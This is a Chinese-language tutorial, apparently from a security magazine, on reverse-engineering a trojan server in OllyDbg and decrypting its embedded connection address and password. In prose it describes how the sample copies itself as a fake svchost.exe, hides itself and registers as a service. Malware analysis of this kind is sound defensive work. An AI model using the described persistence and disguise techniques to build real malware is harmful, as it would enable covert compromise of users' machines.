HackWm[D.S.T]

从本文您可以学到：

木马服务端的逆向思路和方法

现在大家都对木马的服务端很有兴趣，都想知道服务端的加密算法，但是网上类似这类木马上线地址解密的文章几乎没有，所以小弟才想到写这么一篇文章和大家一起学习交流。

今天我们来逆向一个经典的服务端，主要分两个部分，重点还是解密。在这里还要友情提示下大家，动手实践的时候最好在虚拟机中进行，避免造成不必要的损失。

OD 载入木马服务端后如图1所示。




图 1

下面就 **F8** 单步跟一下，注意 **GetModuleHandleA** 和 **ExitProcess** 这两个函数，往往这类服务端的关键都在这两个函数之间的 CALL 里，如图2所示。先进入 CALL 00402190：




图 2

这里用了 GetSystemDirectoryA 函数来获得系统路径，然后再和“\drivers\svchost.exe”连接，如图3所示。




图 3

之后通过 **GetModuleFileNameA** 获得自身的路径，然后进行检测。之后用 **DeleteFileA** 将目的路径的文件删除，为复制自身到目的路径做铺垫，再用 **CopyFileA** 复制到目的路径，如图4所示。




图 4

小提示： Windows 中的 API 函数有 ANSI 和 UNICODE 两个版本。上面这些 API 函数末尾的 A 表示这个函数是 ANSI 版的，如果是 W 的话就代表是 UNICODE 版的。具体函数的参数和作用大家可以参照 MSDN。

下面将服务端设置成了隐藏和系统文件属性。写系统服务就不跟进去看了，大家有兴趣可以自己跟进看看，如图5所示。




图 5

设置文件属性 CALL 00403DD0 如图6所示。




图 6

设置为系统服务 CALL 00402790 如图7所示。




图 7

对服务端对自身的操作了解之后，现在就看看解密算法吧。进入关键CALL，如图8所示。




图 8

这里用了 **GetModuleFileName** 获得自身程序路径，判断服务端是否在目的路径，如果不在目的路径就会复制自身到目的路径，在的话就会去连接客户端。JE 00402296这个地方就是判断语句了。所以我们直接让 JE 跳转到解密算法的部分，如图9所示。




图 9

跳到这里我们看到一个 1314 和一些字符串，有过分析类似服务端的朋友应该知道这里就到算法关键了，如图10所示。




图 10




图 11

算法 CALL 跟进之后，具体的分析大家可以看图 11 上的注释。

经过 N 次循环我们终于得到最终结果如图 12 所示，连接地址为 127.0.0.1:1600，1111 则是连接密码。

经过本文的学习是否有所感悟呢？这对我来说也是受益匪浅啊，最后祝大家学习愉快，多分享自己学习的成果。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评： 此类题材的文章不是很多见。本文简单明了，揭示了服务端上线地址和连接密码的加密方式，跟踪学习一遍之后，相信初学者可以学到不少知识。

